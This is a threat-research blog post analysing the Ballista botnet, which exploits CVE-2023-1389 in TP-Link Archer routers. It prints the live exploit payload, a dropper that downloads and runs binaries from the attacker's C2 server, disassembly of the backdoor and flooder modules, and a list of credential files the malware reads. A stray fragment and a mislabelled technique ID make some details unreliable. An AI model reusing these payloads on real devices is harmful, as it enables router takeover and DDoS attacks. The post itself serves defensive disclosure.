


Cato CTRL: Ballista – New IoT Botnet Targeting Thousands of TP-Link Archer Routers

catonetworks.com/blog/cato-ctrl-ballista-new-iot-botnet-targeting-thousands-of-tp-link-archer-routers/

March 11, 2025



Listen to post:

Getting your Trinity Audio player ready...

Executive Summary

Over the years, major IoT botnets like Mirai and Mozi have proven how easily routers can be exploited and threat actors have taken note. Two key issues have played in their favor: the fact that users rarely deploy new firmware to their routers, coupled with the lack of regard for security by router vendors. As a result, router vulnerabilities may persist in the wild for much longer than initially expected, even after patches are published publicly.

Since the start of 2025, Cato CTRL has been collecting data on exploitation attempts of IoT devices and malware deployed through these attempts. During our analysis, an unreported global IoT botnet campaign targeting TP-Link Archer routers has emerged. The botnet exploits a remote code execution (RCE) vulnerability in TP-Link Archer routers ([CVE-2023-](#)

1389) to spread itself automatically over the Internet. **Specifically, the AX21 model (aka AX1800 model; a firmware update can be found [here](#)) to spread itself automatically over the Internet.** TP-Link products have made headlines recently, as The Wall Street Journal reported in December 2024 that U.S. government agencies have considered banning TP-Link devices due to security concerns linked to China.

Cato CTRL first identified this campaign on January 10. Over the course of a few weeks, several initial-access attempts were detected, with the most recent attempt taking place on February 17. The Initial payload includes a malware dropper (specifically, a bash script) that downloads the malware. During our analysis, we observed the botnet evolving by switching to the use of Tor domains to become stealthier—possibly prompted by our investigation into this campaign.

Once executed, the malware sets up a TLS encrypted command and control (C2) channel on port 82, which is used to fully control the compromised device. This allows running shell commands to conduct further RCE and denial of service (DoS) attacks. In addition, the malware attempts to read sensitive files on the local system.

Cato CTRL assesses with moderate confidence that this campaign is linked to an Italian-based threat actor, based on the IP address location (2.237.57[.]70) of the C2 server and supported by Italian strings found within the malware binaries. Due to the Italian links, and the targeted TP-Link Archer routers, we have named the botnet “Ballista” as a reference to the ancient Roman weapon.

The Ballista botnet has targeted manufacturing, medical/healthcare, services, and technology organizations in the U.S., Australia, China, and Mexico. Using a Censys search, we’ve identified more than 6,000 vulnerable devices connected to the Internet at the time of writing. We believe the botnet is still active. The analysis below outlines the inner workings of the malware, its C2 protocol, discovery techniques, and DoS capabilities.

The Cato SASE Cloud Platform safeguards organizations from the Ballista botnet and similar threats by leveraging a multi-layered security approach:

- Cato IPS provides both tailored and generic protections for blocking CVE-2023-1389. In addition, it provides behavioral detections for malware activity, such as lateral movement and C2 communication, protecting all Cato-connected edges (sites, remote users, and cloud resources).
- Cato IoT/OT Security provides device identification, which enables administrators to implement tailored policies for devices on their network, enhancing an organization’s security posture across its weak points.

Technical Overview

Dropper Analysis

As part of its [initial access](#) vector, the Ballista botnet exploits CVE-2023-1389. This vulnerability in the TP-Link Archer router's web management interface ([T1190](#)) stems from the lack of sanitization of user input in the country form of the `/cgi-bin/luci;stok=/locale` endpoint, resulting in unauthenticated command execution ([T1059.004](#)) with root privileges.

The botnet exploits this vulnerability by injecting a payload that downloads and executes a cleartext shell dropper named `dropbbp.sh`, responsible for downloading the malware binaries and executing them on the compromised device.

The URL-decoded payload used to install the dropper can be seen below:

```
$(echo 'cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && dbp="dropbbp.sh";
while true; do r=$(curl http://2.237.57[.]70:81/dropbbp.sh 2>/dev/null || wget
http://2.237.57[.]70:81/dropbbp.sh -O - 2>/dev/null); case "$r" in
*"uvuvuvuvuvuvuvu"*) echo "$r" > $dbp && chmod 777 $dbp && (sh $dbp &) || (./$dbp &);
break;; esac; sleep 60; done' | sh &)
```

This bash one-liner writes a while loop that attempts to download the dropper from an attacker-controlled server (2.237.57[.]70) on port 81 ([T1571](#)), via HTTP ([T1071.001](#)), and writes it onto disk. Next, it gives it full permissions ([T1222.002](#)) and executes it as a background process.

Upon execution, the dropper removes itself from disk ([T1070.004](#)) and attempts to move to other directories on the local system ([T1083](#), [T1070.010](#)), where it will download and execute the malware.

Eventually, the script drops five pre-compiled binaries onto the target system ([T1105](#)) named `bbp.$arch`, corresponding to the following system architectures: mips, mipsel, armv5l, armv7l, x86_64, using the `curl` command or `wget` as a fallback. This behavior is common amongst malware droppers. One thing to note here: the dropper is behaving in a “noisy” manner by attempting to download and execute all the different binaries, rather than checking for the compromised architecture and downloading the corresponding binary. Both of these approaches have been observed in other droppers throughout our research into IoT malware.

For example, we observed RedTail cryptominer droppers using the `uname -mp` [command to find the](#) hardware platform type and processor architecture.

```

while [ 1 ]; do
  target="http://$cnc_address:81"
  request=$(curl "$target/ipp=$my_ip" 2>/dev/null || wget "$target/ipp=$my_ip" -O - 2>/dev/null)
  case "$request" in
    "forcatjit")
      while [ 1 ]; do
        sleep 5
        for arch in "mips" "mipsel" "armv5l" "armv7l" "x86_64"; do
          m -f "bpb.$arch" && ((curl "$target/bpb.$arch" -o "bpb.$arch" 2>/dev/null)) || (wget "$target/bpb.$arch" 2>/dev/null) && chmod 777 "bpb.$arch" && "./bpb.$arch" > /dev/null 2>&1 &
        done
        wait
        request2=$(curl "$target/ipp=$my_ip" 2>/dev/null || wget "$target/ipp=$my_ip" -O - 2>/dev/null)
        case "$request2" in
          "forcatjit")
            ;;
          *)
            break
            ;;
        esac
      done
    ;;
  esac
done
;;
esac

```

Figure 1. Dropper code used to download the malware binaries

[Cato CTRL – The Cyber Threats Research Lab](#) | [Learn more](#)

Malware Capabilities (High-Level)

The default malware execution flow displays the following capabilities:

1. Kills previous instances of itself (T1057) and removes itself from disk upon execution (T1070.004) to avoid detection.
2. Reads numerous configuration files on the system (T1005, TA0007).
3. Sets up an encrypted C2 channel on port 82 (T1573, T1095), through which additional functionality can be invoked.
4. Spreads to other devices on the Internet automatically by attempting to exploit CVE-2023-1389 (T1190, T1059.004).

Upon receiving certain commands from the C2 server, the malware can also employ additional capabilities:

1. Run shell commands on the compromised device (T1059.004).
2. Start a DoS/DDoS attack (T1499).

Malware Capabilities (Deep-Dive)

In this section, we'll go over the malware's capabilities mentioned above, elaborate on the different modules employed by this malware, and analyze how each module helps achieve different objectives.

In order to handle the different modules, the malware maintains a module queue, which holds modules requested by the C2 server. In addition, it starts a background thread which continuously checks the queue for new modules and triggers them in new threads.

The following model illustrates how the malware operates.




Figure 2. Malware execution flow

Main Thread

As seen in the above illustration, the main thread starts by killing previous instances of the malware and removing its binaries from disk. This behavior is reflected in the standard output.

```

└─$ sudo strace -o /home/content/Findings/strace.txt -s 500 -x -yy -v -e trace=all -t -f ../Samples/bpb.x86_64
[sudo] password for content:
[MAIN] Debugging mode!
[PLATFORM PARSER] Killing PID: 54528
[PLATFORM PARSER] Killing PID: 54777
[PLATFORM PARSER] Killing PID: 54778

[PLATFORM PARSER] Killing PID: 54528
[PLATFORM PARSER] Killing PID: 54777
[PLATFORM PARSER] Killing PID: 54778

[PLATFORM PARSER] killed all process
[PLATFORM PARSER] deleted all files
  
```

Figure 3. Malware standard output (part 1)

Taking a deeper look into the assembly code reveals the use of multiple `ps` commands to list running processes before killing the ones associated with the malware binaries using the SIGTERM signal of the `sys_kill` syscall.




Figure 4. Using ps commands to list & kill previous instances (malware assembly code)

We can also see the command used to remove the malware files from disk.

```

call    check_running_processes
mov     edi, offset aEchoRmFBpbRmFD ; "echo 'rm -f bpb.* && rm -f dropbpb.*' |"...
call    run_command              ; Run a command to remove malware / dropper files from disk
                                ; The next 4 instructions indicate
                                ; printing messages to the terminal
mov     edi, offset aPlatformParser_2 ; "[PLATFORM_PARSER] deleted all files"
call    custom_print_func_1
mov     rdi, cs:value_110h
call    custom_print_func_2

aEchoRmFBpbRmFD db 'echo ',27h,'rm -f bpb.* && rm -f dropbpb.*',27h,' | sh & ',0
                                ; DATA XREF: pre_exploiter_functions+8f0

```

Figure 5. Using rm commands to remove binaries from disk (malware assembly code)

This behavior is common amongst IoT malware, as the removal of fingerprint and noise reduction helps avoid detection.

Reading Sensitive Files

In addition, we observed attempts to read many sensitive files on the local system made by the malware, which is reflected in its strings and syscalls. Some of the files being accessed:

- Config and environment related files, such as: `/etc/hosts`, `/etc/resolv.conf`, `/etc/nsswitch.conf`
- User and authentication related files and directories, such as: `/etc/passwd`, `/etc/shadow`, `/etc/sudoers`, `/etc/pam.d/`
- SSL related files: `/etc/ssl/openssl.conf`, `/etc/security/limits.conf`

While we haven't identified any particular use for these files, it is still important to note that threat actors can potentially use this data for multiple malicious activities, such as: exfiltration, blocking access by modifying environment configuration, creating backdoors, moving laterally, etc.

C2 Setup

After these steps are concluded, the malware prints the operating system (OS) architecture and starts setting up a C2 channel.

```

[PLATFORM_PARSER] architecture is: x86_64
[CNC] Im Joined.
[CNC] bypass message for server cnc sent.
[CNC] send client_info_architecture x86_64

```

Figure 6. Malware standard output (part 2)

Analyzing the network traffic reveals this C2 channel leads to the same attacker-controlled IP from which the malware was downloaded (2.237.57[.]70), on port 82.

Looking into the assembly code reveals the use of the `pthread_create()` function to start a new thread for the C2 setup. Analyzing the function being called in that new thread reveals the C2 is established over transport layer security (TLS). The first packet being sent after the handshake includes the `hiimrealinfected` string, an indicator of compromise (IoC) unique to this malware. The second packet being sent includes the `client_info_architecture_x86_64` string. These two strings are the only data being sent by the client by default.

```
mov     edi, offset aCncBypassMessa ; "[CNC] bypass message for server cnc sen"...
push    rbx
sub     rsp, 78h
call    custom_print_func_1
mov     rdi, cs:value_110h
call    custom_print_func_2
mov     edi, 1
call    trigger_sleep ; sleep for 1s
mov     edx, 10h ; edx = 16
mov     esi, offset aHiimrealinfect ; "hiimrealinfected"
mov     rdi, rbp ; restore arg1, which needs to be != 0 for the following call to succeed
call    call_send_data_to_cnc ; func(arg1, infected_str, 16); where arg1 seems to be the CNC connection fd
```

Figure 7. First packet data sent by the client over the C2 channel (malware assembly code)

Exploiter Module

Simultaneously, the EXPLOITER module, responsible for spreading the malware over the Internet, is added to the queue. Before each iteration, the malware hangs for five minutes by invoking the `sys_nanosleep` syscall, a behavior common amongst malware for detection evasion.

The exploitation attempts for CVE-2023-1389 being sent by the EXPLOITER module over HTTP to port 8080 use the same payload we've analyzed at the beginning of this blog.

This process is also reflected in the standard output. HTTP headers, chat messages, or database logs.


```

[MODULE] (exploiter -> privilege:-1|pid:-1) check
[MODULE] (flooder -> privilege:-1|pid:-1) check
[MODULE] exploiter actived.
[MAIN] attivato exploiter
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended.1
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended.2
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sended.3
[EXPLOITER] [REDACTED]:8080

```

Figure 8. Malware standard output (part 3)

This concludes the default malware execution flow, but further analysis of the assembly code revealed the malware takes certain actions based on keywords found in commands received from the C2 channel. If a new module is requested, the malware adds it to the queue (like the FLOODER module as portrayed in the above illustration).

C2 Commands


Looking into the function responsible for parsing the C2 commands revealed the following keywords:

- flooder: Keyword to start the FLOODER module.
- exploiter: Keyword to start the EXPLOITER module.
- start: Optional parameter to be used with the exploiter keyword to start the module. If absent, the KILLALL module is triggered instead.
- close: Keyword to stop the module triggering function.
- shell: Keyword to run a Linux shell command on the local system.
- killall: Keyword to start the KILLALL module.

The two most notable keywords here are the shell and flooder modules, which we'll explain in the next section.

Shell Module

The shell keyword is expected to be followed by a bash command used as a parameter for invoking `sys_execve`. This is a basic backdoor capability which allows for any number of post-exploitation activities, such as data exfiltration, persistence, lateral movement, etc.



```
lea    rbx, [r13+6]    ; rbx = [a1+6]
                        ; This leads to the address right after the 'shell' keyword,
                        ; essentially pointing to the start address of the command to run
mov     edi, offset aCncExecutingCo ; "[CNC] Executing command: %s\n"
xor     eax, eax
mov     rsi, rbx        ; rsi = command to run
call    custom_print_func_3
mov     rdi, cs:value_110h
call    custom_print_func_2
mov     rdi, rbx        ; command to run
call    run_command     ; func(comm); invokes sys_execve
jmp     short end_step
```

Figure 9. Shell module implementation (malware assembly code)


Flooder Module

The flooder keyword is expected to be followed by seven parameters. These parameters are printed one by one, then processed by the flooder module after it is triggered from the queue.

Analyzing the flooder module reveals new threads continuously being invoked in a loop, using the `pthread_create` function call. The arguments for this call are computed from the parameters received by the C2.

While it seems that the malware is built in a modular fashion which allows for multiple flood attack types, only one implementation has been identified. This attack is triggered by the keyword `tcpgeneric`, found in a memory address computed from the C2 command parameters.

The flooder keyword and parameters are sent over a RAW socket. The module's data is being dynamically computed from the received parameters (encrypted). Thus, we're unable to analyze it further.



```
sub     rsp, 100B8h     ; adjust stack
mov     [rsp+100E8h+var_100D8], rdi ; [rsp+0x10] = a1 (probably target IP)
mov     [rsp+100E8h+var_100DC], esi ; [rsp+0x0C] = a2 (Probably target port)
mov     edi, 2          ; socket family: AF_INET
mov     esi, 3          ; socket type: SOCK_RAW
call    call_sys_socket
cmp     eax, 0FFFFFFFFh ; Check for errors in socket setup
mov     r15d, eax        ; r15d = flooder_socket_fd
mov     edi, offset aFlooderSocket ; "[FLOODER] socket"
jz      end_with_error
```

Figure 10. Flooder module raw socket creation (malware assembly code)

Attribution

Cato CTRL has identified an individual threat actor linked to the Ballista botnet. We assess the threat actor is Italian-based. This assessment is made with moderate confidence based on the IP address location (2.237.57[.]70) of the C2 server and supported by Italian strings found within the malware binaries.

As of this writing, we've noticed this IP is no longer responding and have found a new variant of the malware dropper on GitHub, using Tor domains instead of the hard-coded IP. This suggests an increase in the sophistication level of the campaign by the threat actor. While this malware sample shares similarities with other botnets, it remains distinct from widely used botnets such as Mirai and Mozi.

Conclusion

IoT devices have been constantly targeted by threat actors for multiple reasons:

- They are often connected to the Internet and come with web interfaces, which use default/weak credentials, allowing for an easy initial access vector.
- They are usually not well-maintained, lack robust security, contain numerous vulnerabilities, and take time to receive security patches. Combined with the fact that the update process for these devices often lacks automated patching mechanisms and may require manual firmware installations, protecting them is cumbersome and difficult.

Proactive identification and management of IoT devices within an organization's network remain essential for mitigating risk and ensuring the resilience of critical infrastructure.

Protections

The Cato SASE Cloud Platform safeguards organizations from the Ballista botnet and similar threats by leveraging a multi-layered security approach:

- Cato IPS provides both tailored and generic protections for blocking CVE-2023-1389. In addition, it provides behavioral detections for malware activity, such as lateral movement and C2 communication, protecting all Cato-connected edges (sites, remote users, and cloud resources).
- Cato IoT/OT Security provides device identification, which enables administrators to implement tailored policies for devices on their network, enhancing an organization's security posture across its weak points.

Indicators of Compromise

Indicator of Compromise	Description	Relevant Links

2.237.57[.]70	Attacker C2 IP	VirusTotal
accede01b73348e0d2dc306f024f7c97 9758892f66fb2a550f4f1089d92549f4	Dropper Hash	VirusTotal
fca22a82fa3f51b40ef0cffd8752b25f87 6f162061c342097cf4d93531ff1221	x86_64 Binary Hash	VirusTotal
ab5e045a74fa46aabef10a1473eba51c6 166638e807aa7e3abeb701463975697	mipsel Binary Hash	VirusTotal
72ef87125a1818dd20ce616cab622a7614fcb5cfcf9146465c8280a 89f2c85f0	mips Binary Hash	VirusTotal
3582fb08532a5a5c715a65787c30c89f90449fb014c04ede9c488e b010c52d02	armv7l Binary Hash	VirusTotal
d7723361ca455d8a1a9714ea4b80013f77b764cb721ad151a310e2 3e3b4610a8	armv5l Binary Hash	VirusTotal
f1a4c0bc9fc227071e443706d28ee6deea2ebcbb7a06b7e405564 4ba0cde7cfb	New Dropper Variant Hash	VirusTotal
hiimrealinfected	C2 Client 1st Packet Data	
client_info_architecture x86_64	C2 Client 2nd Packet Data	
npXoudiffEgGaACScs	Malware Binary Unique String	

TTPs

Tactic	Technique	Indicator
--------	-----------	-----------

Initial Access (TA0001)	<u>Exploit Public-Facing Application (T1190)</u>	The malware exploits a vulnerability in the router's web management interface
Execution (TA0002)	<u>Command and Scripting Interpreter: Unix Shell (T1059.004)</u>	<ul style="list-style-type: none"> – The malware & dropper are installed and executed using a bash script – The malware allows for on-demand shell command execution
Defense Evasion (TA0005)	<u>File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification (T1222.002)</u>	The attacker changes the permissions of dropped scripts using the chmod command
	<u>Indicator Removal: File Deletion (T1070.004)</u>	The malware removes itself and the dropper from disk using the rm command
	<u>Indicator Removal: Relocate Malware (T1070.010)</u>	The dropper relocates before downloading the malware binaries
	<u>Obfuscated Files or Information: Binary Padding (T1027.001)</u>	Repeated no-op instructions were observed during reverse engineering analysis
	<u>Obfuscated Files or Information: Stripped Payloads (T1027.008)</u>	The malware binaries are stripped & statically linked
	<u>Obfuscated Files or Information: Command Obfuscation (T1027.010)</u>	<ul style="list-style-type: none"> – The payload used for CVE-2023-1389 is URL-encoded – The malware includes base64 related strings
Credential Access (TA0006)	<u>Credentials from Password Stores (T1555)</u>	The malware reads multiple files storing user credentials
	<u>OS Credential Dumping: /etc/passwd and /etc/shadow (T1003.008)</u>	The malware reads the /etc/passwd & /etc/shadow files
Discovery (TA0007)	<u>File and Directory Discovery (T1083)</u>	The dropper searches for directories with specific permissions using the find command
	<u>Password Policy Discovery (T1201)</u>	The malware reads files at /etc/pam.d/
	<u>Process Discovery (T1057)</u>	The malware lists processes using the ps command
	<u>System Information Discovery (T1082)</u>	The malware sends the OS architecture to the C2

	<u>System Network Configuration Discovery (T1016)</u>	The malware reads /etc/hosts & other network configuration related files
	<u>System Network Configuration Discovery: Internet Connection Discovery (T1016.001)</u>	The malware sends GET requests to check connectivity before attempting to exploit CVE-2023-1389
Collection (TA0009)	<u>Data from Local System (T1005)</u>	The malware reads multiple files related to system & network configuration, user data, package management & more
Command and Control (TA0011)	<u>Non-Application Layer Protocol (T1095)</u>	The malware C2 sends data over TLS using a custom protocol
	<u>Non-Standard Port (T1571)</u>	The malware C2 is using ports 81 & 82 to download binaries & communicate respectively
	<u>Encrypted Channel: Symmetric Cryptography (T1537.001)</u>	The malware C2 channel is TLS encrypted
	<u>Encrypted Channel: Asymmetric Cryptography (T1537.002)</u>	<ul style="list-style-type: none"> – The malware C2 channel is TLS encrypted – The malware includes strings related to private & public encryption keys
	<u>Ingress Tool Transfer (T1105)</u>	The dropper & malware binaries are downloaded from the C2 server using curl / wget
	<u>Application Layer Protocol: Web Protocols (T1071.001)</u>	The dropper & malware binaries are downloaded from the C2 server over HTTP using curl / wget
	<u>Proxy: Multi-hop Proxy (T1090.003)</u>	A new variant of the dropper was observed using .onion TOR domains
	<u>Hide Infrastructure (T1665)</u>	A new variant of the dropper was observed using .onion TOR domains

Related Topics